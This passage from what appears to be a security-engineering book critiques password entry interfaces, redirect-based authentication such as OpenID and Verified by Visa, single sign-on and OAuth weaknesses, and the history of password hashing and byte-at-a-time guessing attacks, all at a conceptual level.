The easiest way to do this for the specific case of password-recovery attacks is to both send the entire password at once and to pad the password packet out to a fixed length, removing any side-channel information that may be useful to an attacker. In the case of SSH the more visible implementations have done this for some years, although a submerged mass of implementations that exist as add-ons to other programs like file-transfer applications and that support only the minimum necessary to talk to an SSH server don't do this, and probably never will. This provides the other defence against the conference-paper attack, make sure that you're not the most visible player in the market so that no-one notices you, covered in more detail in "Don't be a Target" on page 310.

A second, more protocol-specific way to address this for the particular case of SSH is for the client to use the same technique used by the attacker to detect when a password is being entered and enable special handling for the characters that follow until the user hits Enter, for example by accumulating them all at the client and then sending them as a single fixed-length packet rather than a character at a time. The client has the additional advantage over an external attacker that the server may provide hints about what's going on by using the Telnet ECHO option to temporarily turn off local echo at the client.

So how can we update the password-entry interface and at least bring it into the 1980s? The problem here is that the (usually) unnecessary password blanking removes any feedback to the user about the entered password. While it could be argued that performing no blanking at all wouldn't be such a bad approach since it might help discourage users from doing online banking in random Internet cafés, in practice we probably need to provide at least some level of comfort blanking to overcome users' deeply-ingrained conditioning that a visible password isn't protected while a blanked one is (this fallacy was examined in a "Use of Visual Cues" on page 542).

Figure 154: Rolling password blackout

Apple usability guru Bruce Tognazzini has come up with a nice way to handle this using a rolling password blackout. With a rolling blackout the entered password characters are slowly faded out so that the last two or three characters are still visible to some degree, but after that point they've been faded/masked out to the usual illegible form as depicted in Figure 154. As reported in the user evaluation results for this design "users were able to comfortably and accurately detect errors, while eavesdropping failed" [172]. This type of password handling, which only became possible with the more widespread use of graphical interfaces in the 1980s and 1990s, is a nice trade-off between user comfort and security functionality.

A somewhat simplified variant of this is used in Nokia cell-phones, Blackberries, and the iPhone (although in the latter case it may have been motivated mostly by the somewhat awkward touch-screen keyboard) which display the last digit or character entered in a password/PIN-entry field while blanking the remainder of the values. The rolling blackout design is somewhat nicer because it provides more surrounding context than just a single letter or digit. If you're a mobile application developer, remember to explicitly disable auto-complete for fields where users enter sensitive data like passwords. Having an attacker enter a few random characters that your mobile device then helpfully corrects to your secret password isn't a good thing.

Incidentally, if you are going to implement password-protection measures of the kind described above then don't do what one vendor of portable police fingerprinting devices did, which was require that police authenticate to the *fingerprint identification system* via a cumbersome stylus-based logon mechanism that blanked their PIN as they entered it, instead of using, say, a handy *fingerprint identification system* for the authentication [173].

You can combine these measures with additional risk-mitigation strategies such as disabling output to an external second monitor when the user is entering a password, which is useful when the user needs to access a protected resource before or during a presentation. "Disabling output" in this case means just that, not some token masking of the password only but either completely disabling output to the second, external display (the user can still see what they're doing using the built-in display) or at least blanking the entire dialog box on the external display and not just the contents of the password field.

Even this level of protection isn't actually necessary in many environments. What's the eavesdropping threat on a home user's password that blanking is protecting against? Their cat? Evolution has made humans very good at detecting intrusions into their personal space, and even the most unsophisticated user understands that having someone standing behind them while they're entering their password isn't a good thing. On the other hand home users are exactly the ones who'll be most vulnerable to phishing attacks that play on the weaknesses of the password-entry model that's in use today. In any case someone wanting to shoulder-surf a password can just look at the large, easily-observed keyboard rather than trying to decipher an on-screen password crammed into a tiny text box.

Blanking entered PINs and passwords on cell-phones is particularly pointless because they're a personal item usually held close to the user's body when the PIN is entered, and even if someone does manage to shoulder-surf the value they can't just enter it into any random phone as they could with a computer password but need to apply it to the specific device that they shoulder-surfed it from. This is a case of developers blindly following old practices without stopping to think about the context in which the password or PIN will be used.

It's not only password-entry for which this misguided information-blanking occurs. The designers of the Safari web browser decided that having someone who was standing behind the user looking over their shoulder be able to tell whether they had private-browsing mode enabled was a bigger threat than the user not knowing whether they actually had it enabled or not, and so provided no visual indication as to whether private browsing was currently active [174][136].

Of course while the system is busy blanking or masking out our own passwords so that we can't see them, the spyware sitting inside the PC gets a full, unobstructed view. As one observer puts it "it's more than slightly ironic that the bad guys can see your password more clearly than you can" [175]. Some applications like Lotus Notes carry this to ridiculous lengths, not only masking out the password characters but echoing back a random number of (blanked) characters for each one typed, which actually creates artificial typos even when you manage to enter your password correctly. It's little surprise then that one Notes site reported that in the course of a year their 2,500 Notes accounts required 1,700 password resets, three times the

---

[136] Sometimes truth can be stranger than fiction, but that's only because fiction has to make sense.

number of the next-worst application and five times the number of standard Windows accounts [85].

Other applications that store passwords for the user make it almost impossible for the user, the putative owners of the data, to see them. For example Firefox first requires that users jump through multiple sets of hoops to see their own passwords and then removes the ability to copy them to another application, requiring that users manually re-type them into the target window, an issue that helped kill multilevel secure (MLS) workstations in the 1980s. More recently, the same issue dissuaded users from employing a password manager plugin for Firefox since it made them feel that they'd lost control over their own passwords, a problem explored in more detail in "Password Manager Browser Plugins" on page 781.

Password Mismanagement

The section "Problems" on page 4 touched on the poor implementation of password security by applications, pointing out that both SSH and SSL/TLS, protocols designed to secure (among other things) user passwords will connect to anything claiming to be a server and then hand over the user's password in plaintext form without attempting to apply even the most basic protection mechanisms. However, the problem goes much further than this. Applications (particularly web browsers) have conditioned users into constantly entering passwords with no clear indication of who they're handing them over to. These password mechanisms are one of the many computer processes that are training users to become victims of phishing attacks.

Figure 155: Gimme your password!

Consider the dialog in Figure 155, in this case a legitimate one generated by the Firefox browser for its own use. This dialog is an example of geek-speak at its finest. In order to understand what it's asking, you need to know that Netscape-derived browsers use the PKCS #11 crypto token interface internally to meet their cryptographic security requirements. PKCS #11 is an object-oriented interface for devices like smart cards, USB tokens, and PCMCIA crypto cards, but can also be used as a pure software API [176]. When there's no hardware crypto token available the browser uses an internal software emulation, a so-called PKCS #11 soft-token. In addition, the PKCS #11 device model works in terms of user sessions with the device. The default session type is a public session that only allows restricted (or even no) access to objects on the device and to device functionality. In order to fully utilise the device it's necessary to establish a private session, which requires authenticating yourself with a PIN or password. What the dialog is asking for is the password that's required to establish a private session with the internal PKCS #11 soft-token in order to gain access to the information needed to access a web site.

**Figure 156: Password dialog as the user sees it**

Possibly as many as one hundredth of one percent of users exposed to this dialog will understand that. For everyone else it may as well be written in Klingon (see Figure 156). All they know is that whenever they fire up the browser and go to a web site that requires authentication, this garbled request for a password pops up. After an initial training period, their proficiency increases to the point where they're barely aware of what they're doing when they type in their password — it's become an automatic process of the kind described in "Consequences of the Human Decision-making Process" on page 137.

Other poorly-thought-out password management systems can be similarly problematic. The OpenID standard, a single-sign-on mechanism for web sites, goes to a great deal of trouble to remain authentication-provider neutral. The unfortunate result is what security practitioner Ben Laurie has termed "a standard that has to be the worst I've ever seen from a phishing point of view" because it allows any web site to steal the credentials you use at any other web site [177]. To do this, an attacker sets up a joke-of-the-day or animated-dancing-pigs or kitten-photos web page or some other site of the kind that people find absolutely critical for their daily lives, and uses OpenID to authenticate users. Instead of using your chosen OpenID provider to handle the authentication the attacker sends you to an attacker-controlled provider that proxies the authentication to the real provider. In this way the attacker can use your credentials to empty your PayPal account while you're reading the joke of the day or looking at kitten pictures. You can even get paint-by-numbers guides on phishing OpenID if you don't want to have to figure it out for yourself [178].

Figure 157: The Nascar problem with authentication service providers

This is far worse than any standard phishing attack because instead of having to convince you to go to a fake PayPal site, the attacker can use any site at all to get at your PayPal credentials. What OpenID is doing is training users to follow links from random sites and then enter their passwords, exactly the behaviour that phishers want [179][180][181]. The ongoing problems with the (un-)reliability of OpenID providers, leading to user demand for a facility to migrate their credentials across providers, a process that's "extremely complicated and technical" [182] isn't helping the situation. Finally, something called the Nascar problem (named after US stock car racing in which many of the cars are almost lost under the mass of sponsor and advertising tags that they're festooned with) and illustrated in Figure 157, makes the situation even worse.

The phishing-friendliness problem hasn't escaped end users of OpenID, who have displayed considerable reluctance to adopt it because of concerns over this [183]. By declaring the OpenID phishing problem "out of scope" for the specification [184], the

developers of the standard get to pass it on to someone else. Unfortunately the only real solution to the problem of OpenID's phishing-friendly design seems to be to either start using the things that make existing non-OpenID authentication painful (X.509 client certificates, one-time password tokens), to add complex external monitoring and control infrastructures that increase the user load beyond what even PKI and password tokens would require [185][186], or to use the things that we already know don't work based on their failure to help with standard browser authentication (expecting users to know how to parse URLs, use anti-phishing plugins, and so on) [187].

A similarly problematic redirection-based authentication system is used in Verified by Visa/MasterCard SecureCode, which redirects users away from the site at which they're making a purchase to a site unrelated to the online store, their bank, or Visa/MasterCard, to enter additional authentication information for the purchase [188]. This process is sufficiently confusing that banks have identified their own outsourced Verified by Visa sites as phishing sites and warned customers not to use them [189].

The reason for using this redirect-based mechanism is that the additional data entered at the external site is never revealed to the merchant, avoiding some types of merchant fraud in which they bill transactions to cards without the cardholder's permission. In technical terms what this out-of-band mechanism is doing is providing chargeback liability shift from the acquirer, the bank to which the funds are being paid, to the issuer, the bank that issued the card, for cases in which the card owner denies authorising the transaction.

According to Visa this type of fraud accounts for about 70% of merchant chargebacks because in an Internet-based card-not-present transaction there's no cardholder signature available to prove that the transaction was authorised, so the acquiring bank dumps the liability for the disputed transaction onto the merchant. The out-of-band authorisation provides the equivalent of the signature on the card receipt, with the incentive for merchants to sign up to the program being the ability to avoid liability for certain types of disputed transactions, and the incentive for the banks being the reduction in merchant fraud. The overall protocol is called 3D Secure where the '3D' stands for three domains, the bank, the merchant, and the payment network, with the customer apparently considered irrelevant.

The manner in which the redirect-based authentication is handled was left to individual banks. Since banks tend not to employ large numbers of cryptographic security protocol designers the result was an initial flood of exquisitely homebrew mechanisms accompanied by sufficient paperwork to overwhelm Visa/MasterCard's auditors, but the process has since converged on the near-universal use of passwords or PINs.

So the final result is that, as with OpenID, users go to a site expecting to make a purchase and are then redirected to an arbitrary site unrelated to anything that they're expecting to deal with (most banks outsource the processing to third parties) where they're asked to enter additional authentication information. Some banks even allow users to create a new Verified by Visa/SecureCode authentication value on the spot if they've forgotten their current one (called activation during shopping or ADS), proving their identity using various weak authenticators like their credit card details (the same thing that they've already entered when making a purchase), their date of birth, or even nothing at all if it's the first activation.

Taking a leaf from Microsoft Bob, some banks will even reset users' passwords if they get the password-entry wrong twice (!!) [189]. Others are at least slightly more secure and require that you enter your credit card details in order to perform a password reset [190]. Of course that's exactly the information that the phishers will have, allowing them to quickly bypass the whole process, and indeed there have been tutorials available for several years in online crime forums telling people how to do this [191]. Adding to the confusion, some banks don't allow joint cardholders to have their own individual passwords, but also insist that whichever cardholder initially sets up the password can't disclose it to the other cardholder [192].

The results have been predictable [193][194][195], with the additional awkward steps annoying consumers both due to the inconvenience of the extra action that's required (one merchant reports that "We turned on Verified by Visa in Spain and it was horrific. There was a 30 per cent drop off in completed purchases" [196]) and the fact that it "looks and feels exactly like a low-quality phishing scam" [197] and provides no real protection against phishing [198]. This isn't really surprising, since it's designed to protect against merchant fraud and not phishing.

This process is further confused by the fact that, in order to avoid popups and redirects, some banks have started recommending the use of inline iFrames on merchant sites, which means that crooked merchants can obtain the Verified by Visa/SecureCode value directly from the user, bypassing the fraud protection that it's supposed to provide. Online crime investigators have even observed criminals discussing amongst themselves how much they like Verified by Visa because of the false sense of security that it provides to their victims (!!). Needless to say this is already being exploited by phishers [199][200][201][202][203][204][205][206] [207][208], who are also taking advantage of the fact that some banks ask for ATM PINs as part of the Verified by Visa process [209] to phish users' ATM PINs alongside the usual credentials.

The icing on the cake is that the whole Verified by Visa process is entirely optional, with some sites approving a purchase even though the Verified by Visa authentication failed [210][211][212][213][214]. As a result, the bad guys don't seem to be having any problems with it, as a Google search for the string "dumps fullz vbv", which locates online listings of stolen financial data complete with Verified by Visa credentials, will indicate.

In one memorable case a bank enrolled its users in Verified by Visa without telling them, so that the first notification they had of it was the phishing-style ADS request described above, which asked for (among other things) the user's Social Security Number (SSN) even though the bank and its customers were located in Australasia and none of them had an SSN. When a user contacted the bank because he couldn't proceed any further for lack of an SSN to enter in the ADS form he was bounced from one department to another for over an hour until finally someone from the bank's credit card department informed him that they'd never heard of Verified by Visa [215]. After contacting the bank in writing he was told that "[bank name] does not support Verified by Visa; at this stage there has been no communication to have this as an option for our cardholders". The letter then continued with instructions from the bank on how to bypass its own Verified by Visa authentication and make the purchase anyway [216].

An even worse (mis-)use of redirect-based authentication than Verified by Visa was proposed by banks in Norway, who tried to sell a service in which their customers were expected to use their banking credentials on arbitrary third-party sites (this is discussed in more detail in "Certificate Chains" on page 669). Fortunately the market rejected this proposal, although this was mostly because the banks wanted to charge a fee for each authentication action.

As a paper on problems with identity-management systems puts it, "from an attacker's perspective redirect-based identity management creates the ideal infrastructure for phishing. These systems not only increase the credential's value, they also introduce a complicated new authentication procedure, train users to give their credentials to third parties, and double the number of Web sites that users must trust" [217]. One analysis even calls it "a textbook example of how not to design an authentication protocol" [189], although a more realistic assessment would be that it's a textbook example of how not to *apply* an authentication protocol, since the textbook example of how not to *design* one is Microsoft's LANMAN authentication [218].

The one positive outcome of the use of redirect-based authentication is that after the banks had trained users to accept it, it was picked up by a German company called Sofort to provide a service called Sofortüberweisung, instant transfer. What this services does is take users, via a Sofort proxy, from the site at which they're paying for something to the user's bank account, through which they make the transfer

directly, with the Sofort proxy filling in the required transaction details. By removing the credit card vendors' cut of the transaction and replacing it with a much smaller Sofort one, they've attracted a large number of customers and an equally large amount of business [219].

Figure 158: Training users to scatter passwords around like confetti

Email providers and social networking sites also contribute to the phishing-victim training problem when they encourage users to enter their credentials for other sites in order to import contact information, email messages, and other data, with one example being shown in Figure 158. This nasty form of password cross-pollination is endemic among social networking sites and email providers, with sites like Gmail, Hotmail, LinkedIn, and Yahoo targeting each other and everyone else going after not only them but also a who's who of ISP email accounts and other sources of information.

Figure 159: If you're not part of the solution…

This unfortunate practice teaches users that credentials are of little value and can be handed out like confetti to anyone who asks for them, including the oxymoronic example shown in Figure 159. If the security of one of these cross-pollinated account sites is breached, as it was for the social-media aggregation site RockYou, affecting 32 million passwords for the site itself and all of the other sites that RockYou accessed in behalf of its users [220][221][222][223][224] then the results can be catastrophic [225]. As one phisher reports, "5 times out of 10 the person uses the same password for their email account […] if an email account has one of the following paypal/egold/rapidshare/ebay accounts […] I sell those to scammers. All in all, I make 3k to 4k a day" [226]

Rather than dismissing this service-provider practice with some standard knee-jerk response it's interesting to look at the factors that drive this behaviour. Providers of the types of services that do this are keen to acquire new users, and conversely their competitors don't want to lose their existing ones. Making it difficult for users to switch by creating artificial barriers is one very effective way of doing this that's widely used throughout the computer industry, and if the only hold over a user that a service provider has is the user's data then making it as difficult as possible to transfer it anywhere else creates a very effective form of lock-in.

Users on the other hand often want to switch providers and obviously want to take their data with them, and if the only way of doing this is to hand over their credentials in order to allow the data to be screen-scraped to its new location then they'll do it and no amount of "user education" will prevent this. Even the downright combative measure of issuing users with smart cards and requiring them to use PKI to authenticate themselves (which means that there's no password to hand out) won't work because the new service provider that wants the user's data from an existing account can just proxy the authentication to the old provider that currently has it, mounting a user-approved man-in-the-middle attack in order to obtain the desired information. Alternatively, users will simply exercise their right not to use the service and go elsewhere to one that gives them what they want. In either case this isn't something that service providers are doing entirely out of stupidity but because there's a real customer demand for the end result (although not necessarily the way that it's obtained), and not doing this puts them at a competitive disadvantage.

There are two ways to do this right. The first is to allow users to export and import the necessary information in a common format, of which the CSV (comma-separated value) form popularised by spreadsheets seems to be the universally-recognised exchange format, and one that's slowly coming into use in at least a subset of the providers that engage in these practices. For example Google has a "data liberation front" whose task it is to make it as easy and as cheap as possible for users to get their data out of any of Google's products [227].

The one potential downside, however, of allowing easy portability is that it also allows easy identity theft if the access mechanism isn't appropriately sound [228]. As one book that investigates the promises and perils of interoperability puts it, "walls between systems can serve important purposes from a security perspective […] sometimes friction in a system is in the public interest" [229]. So when you're planning to allow the bulk export of user data, perform a bit of extra authentication and verification before you allow it to be shipped offsite.

The other way to handle the problem of third-party account access is through the use of restricted-access credentials, discussed in more detail in "Tiered Password Management" on page 617. Studies into the use of these types of restricted credentials have found that many users who would never use a social networking site's contact-location capability in its current form because of security concerns would be more willing to use it if there were a means of ensuring that it did function purely as a contact-location mechanism rather than providing unrestricted access to their account [230].

Future developments have the potential to make the password-mismanagement problem even worse. If the biometrics vendors get their way, we'll be replacing login passwords with thumbprints. Instead of at least allowing for the possibility of one password per account, there'll be a single password (biometric trait) shared across every account that the user has and once it's compromised there's no way to change it [231], which is why the US National Institute of Standards' authentication guidelines quite rightly warn readers that "biometrics do not constitute secrets suitable for use in remote authentication protocols" [232].

Far more damaging though is the fact that biometrics make it even easier to mindlessly authenticate yourself at every opportunity, handing out your biometric "password" to anything that asks for it (this is already bad enough with conventional passwords, with something as basic as the computer screen blanking itself being enough to trigger a reflexive password entry on the assumption that the screen saver has kicked in [233]). Articles proposing the use of biometrics as anti-phishing measures never even consider these issues, choosing to focus instead on the technical aspects of fingerprint scanning and related issues [234].

This problem isn't just limited to biometrics. The same applies to other technologies as well, with purely theoretical analyses leading to documents recommending the least usable banking authentication technology, PKI and smart cards, over one of the most usable ones, per-transactions PINs or TANs handled alongside standard bank statements [235].

Single-point-of-failure Sign-On

Besides the phishing-friendliness problem of single sign-on systems that was discussed in "Password Mismanagement" on page 591, other issues are also limiting their adoption. These include concerns about using them with web sites that contain valuable or personal information or that could involve financial losses, and concerns about the single point of failure that they create, both in terms of "your life is over" events discussed in "Security Works in Practice but Not in Theory" on page 16 and the fact that compromising the single sign-on system compromises every account that it's used with.

These concerns aren't unfounded. The first time that anyone actually looked at the security of single sign-on implementations they found multiple vulnerabilities in the single sign-on mechanisms from a range of providers, every one of which would have allowed an attacker to sign on as a victim user. As the study into single sign-on

security concludes, "security-critical logic flaws pervasively exist in [SSO] systems" [236].

Another study that looked specifically at Open Authorisation (OAuth) found that it was just as bad, with access tokens being sent unprotected over the network, sites not using SSL to protect their OAuth sessions even though they protected their traditional password-based logins with SSL, the ability to steal access tokens if a cross-site scripting (XSS) vulnerability was present on any web page on the site (not just the login page), the ability to impersonate authenticated users, and beyond that a whole smorgasbord of other issues, far too many to cover here [237][238][239][240][241].

The reason for many of these problems is the complexity of the OAuth specification and the resulting ease with which it's possible to get things wrong. While it's possible to use OAuth in a (relatively) secure manner, the simple, straightforward, and obvious ways to apply it are insecure. It turns out that when given a choice between an awkward and complex but (relatively) secure mode or a straightforward but insecure one, virtually everyone chooses the straightforward but insecure way.

It's quite probable that most people deploying OAuth have no idea that all of these security problems exist but just go for the simplest option, which happens to be insecure. This again validates Grigg's Law, discussed in "Case Study: Scrap it and Order a New One" on page 393, "There is only one mode of operation and that is secure". As the study that's mentioned above concludes, "OAuth 2.0 at the hand of most developers […] is likely to produce insecure implementations" [237]. For this reason it might be more accurate to think of SSO as "Single-point-of-failure Sign-On".

Just one single XSS vulnerability was enough to take over accounts on Foursquare, Fox News, GoodReads, Groupon, Huffington Post, IMDB, Kickstarter, Myspace, Pinterest, Slideshare, SoundCloud, StackExchange and Woot [137], at which point the attacker presumably got bored and spent his time writing a blog post about it instead [242]. As one OAuth developer puts it, "On one web site, its OAuth implementation may be secure, while on another, its implementation may be Swiss cheese […] with OAuth, the entire (complex) implementation needs to be reviewed from top to bottom by a top security professional to ensure it is secure. At best, a manager can only get a false sense of security when OAuth is in use" [243].

Technically speaking what OpenID and related systems are providing isn't single sign-on at all but single identity sign-on[138], in which the same identity is used across multiple sites [244]. With single sign-on, accessing n sites would require going through a single login screen. With single identity sign-on of the kind provided by OpenID and others, accessing n sites requires going through $n + 1$ login screens rather than going through a single one that allows access to every site. For some reason everyone wants to call this single sign-on even though it isn't, so for consistency with other sources I'll use the term here even though it's incorrect.

Other federated single-sign-on mechanisms like Internet2's Shibboleth exhibit similar flaws, as does the OAuth protocol that was discussed above [245][246], Liberty Alliance, and SAML (Security Assertion Markup Language) based single sign-on [247][248]. In fact SAML is sufficiently problematic that, as with OAuth, it comes with a whole host of security issues [249][250][251]. These manifold problems may also be why none of the large web services providers like Google, Yahoo, Microsoft, and AOL will accept anyone else's OpenID authentication (in technical terms they don't want to be an OpenID relying party), but all want to be an OpenID service provider for others [252][253], proving that you can quite readily get away with this sort of me-only authentication approach as long as you remember to call it "Open*SomethingOrOther*" and not "Microsoft Passport".

(Having said that, this type of unilateral approach to supposedly multilateral mechanisms is a fairly standard practice in the industry. Vendors are quite happy to implement the client side of various interoperability mechanisms in order to take their

---

[137] This truly is Single-point-of-failure Sign-On.
[138] Alongside Single-point-of-failure Sign-On.

competitors' customers, but won't provide the server side in order to ensure that no other vendor can take their own customers).

What makes the use of a single sign-on credential even more damaging is the fact that identities are linked across all of the sites where it's used. This means that an attacker can use information attached to your identity on one site ("I own a cat called Mr.Fluffy" on Facebook) to compromise an account with the same identity on another site ("Enter your pet's name as a backup password" on your bank's site). Even without the added problems caused by single sign-on, account linkability is already a serious problem in its own right, with one study finding that "based on crawls of real web services, a significant portion of the users' profiles can be linked using their usernames" [254].

Attackers are taking advantage of this ability to link accounts across multiple sites through techniques such as scanning online auction sites for sellers of high-value items and trying to contact them at the same account name on Gmail, Hotmail, Yahoo, and other widely-used email providers for advance-fee scams and similar types of auction-related fraud. This type of fraud is quite effective because the contact appears to have come via the auction site in regard to a currently-active auction that the victim is running rather than being the usual out-of-the-blue phishing scam.

If the attackers manage to compromise the account that's used for the single sign-on process then the damage is even more severe, since they've now compromised every single other account that it's used with. This type of situation is known as a cascading risk problem in which a security vulnerability in one authentication system creates multiple security failures in other domains.

The use of one authentication system for multiple purposes is particularly problematic because now high-value transactions rely on the same authentication mechanism as low-value ones, with both end-users and services that use the data protecting it according to their own value calculations (as mentioned above, this is one of the reasons why users are rejecting single-identity sign-on mechanisms [183]). If the perceived value is low then the effort expended in safeguarding it will also be low, and low-value users aren't responsible for any losses incurred by high-value users. In addition it would be irrational for low-value users to invest in strong protection measures for data on the off chance that somewhere, some unknown party may have a high-value use for it.

The end result is a form of tragedy of the commons in which everyone has an incentive to use the authentication data but no-one has any incentive to protect it [255]. Conversely, anyone who's concerned about what the authentication mechanism is providing has a strong incentive not to use it, or at least to use it only if they completely control it. This explains the situation mentioned earlier where everyone wants to be an OpenID provider and no-one (or at least no-one providing a service of any value) wants to be an OpenID relying party. As one paper that examines the problem puts it, "while there are strategic benefits for being an IdP [authentication service provider], there are business risks and no immediate benefits when becoming an RP [relying party]" [244].

Passwords on the Server

Secure password storage is another situation that's changed somewhat over the years. Originally passwords were held in areas of system storage that only the operating system had access to, the argument being that anyone who could already bypass OS security to get at the passwords wouldn't really need them in the first place. However this created a perceived problem with backup tapes because the passwords would be present on tape in the clear. Since only administrators could mount and unmount tapes, the tapes were locked in a tape vault for protection against damage, and if someone had physical access to the machine then all bets were off anyway it's unclear what the real threat was, but the machine was being run by academics and they like thinking up and solving problems for the fun of it so we'll assume this was something that needed fixing. The solution was to encrypt the passwords with a one-

way cipher (nowadays called "password hashing"), a procedure introduced in Cambridge University's Titan timesharing system in 1967 [256]. This concept spread to many other timesharing systems including CTSS' successor Multics in the early 1970s [257][258], and from there to a Multics-inspired system called Unix.

Unix had originally stored account information in the clear but after it escaped from the labs and started seeing more widespread use the designers decided that it'd be a good idea to protect the password data in some way. Adding password protection addressed problems such as inadvertent disclosure of the passwords when the file containing them was being edited with an editor that saved temporary files to disk and similar problems [259][260][261]. This had been a notorious failure mode of the CTSS system mentioned in "Passwords" on page 563, where at some point in 1965 an administrator had been editing the password file and the login message file unaware of the fact that the editor used a fixed file name for temporary edit files so that the contents of one replaced the other and anyone logging in was presented with a list of everyone else's passwords. Like current-day email outages and router failures, the problem cropped up late on a Friday just as the administrators were going home and persisted until a user deliberately crashed the machine [262][258]. On most systems today account management is done through special applications that use locking to control access rather than by firing up a text editor on the raw password file (if the system even has such a thing) and editors don't use hardcoded temporary filenames, so such editor-induced failure modes are less likely to occur.

The solution to the inadvertent password-disclosure problem was to encrypt the passwords as Multics had done. Since the encrypted form of the password was world-readable though an attacker could try encrypting every possible password and checking whether the encrypted form matched any of the stored encrypted passwords. In an attempt to defeat this attack the password-encryption process was iterated in order to slow it down to the point where this was no longer feasible. The attackers responded by using lists of likely words rather than exhaustively enumerating every possible password, the approach already discussed in "Password Complexity" on page 567. Despite papers pointing out this problem going back more than two decades [263] with periodic refreshers every few years [264], nothing much has changed since then.

Figure 160: Unix stored-password protection

A second problem with simplistically encrypted passwords is that a user can compare their encrypted password to everyone else's encrypted password and, if they find a match, know that the other user is using the same password as they are without ever having to perform any encryption operations or indeed anything more sophisticated than a text search. To defeat this type of attack a small amount of random data called a salt was added to the encryption process so that even if the same password was encrypted twice, the encrypted form would differ. The final design, as used in Unix

systems for many years, is depicted in Figure 160. This uses the password and salt to encrypt a string of zeroes twenty-five times with a version of DES that's been modified slightly to make it incompatible with the standard version, since there was a concern at the time of its introduction that fast DES hardware could be used to build an efficient password-searching engine. The result is ASCII-encoded and stored with the other user account information in the password file.

As with most operations involving encryption there are many, many ways to get things wrong. The granddaddy of them all was the Tenex page-fault bug, which appeared in the Tenex operating system written by Bolt, Beranek, and Newman (BBN) for the DEC PDP-10 computer in the late 1960s. This system verified entered passwords against stored passwords a character at a time and stopped as soon as there was a mismatch. By placing the first byte of the guessed password at the end of a resident memory page and ensuring that the following memory page wasn't present (Tenex allowed users a great deal of control over the virtual memory subsystem) a user could check whether the first character of the guessed password was correct by watching for the page fault when the system tried to access the following memory page. So the overall password-guessing attack could be broken down to work a character at a time, which made it relatively easy to guess any password [265].

This byte-at-a-time approach to defeating security checks has been applied numerous times over the years, one example being the guessing of cryptographic MAC values that's discussed in "Cryptography for Integrity Protection" on page 359. Something a bit closer to the TENEX vulnerability affects the stack cookies that are often used to try and counter stack-smashing attacks. By overwriting them a byte at a time and checking whether the overwrite is detected, an attacker can guess a secret 32-bit value in rather less than the 2 billion attempts that it would normally take [266].

The same type of attack can be applied to some types of hardware security modules (HSMs) that are used for banking transactions, which allow you to guess keys a byte at a time and extract a full 128-bit key in just over five thousand queries (there are a few extra processing steps involved that make it slightly more complex than a straightforward guessing attack would be) [267].

Variations of this attack have also been used to extract keys from smart cards (assuming that you've found one of the ones that doesn't just hand you the keys when you ask for them [268]) by interrupting an EEPROM erase operation when it was halfway through erasing a key, leaving half of the key bits set to zero. This allowed the half-length key to be brute-forced and then, once half the bits were known, the remainder of the original full-size key to be brute-forced [269].

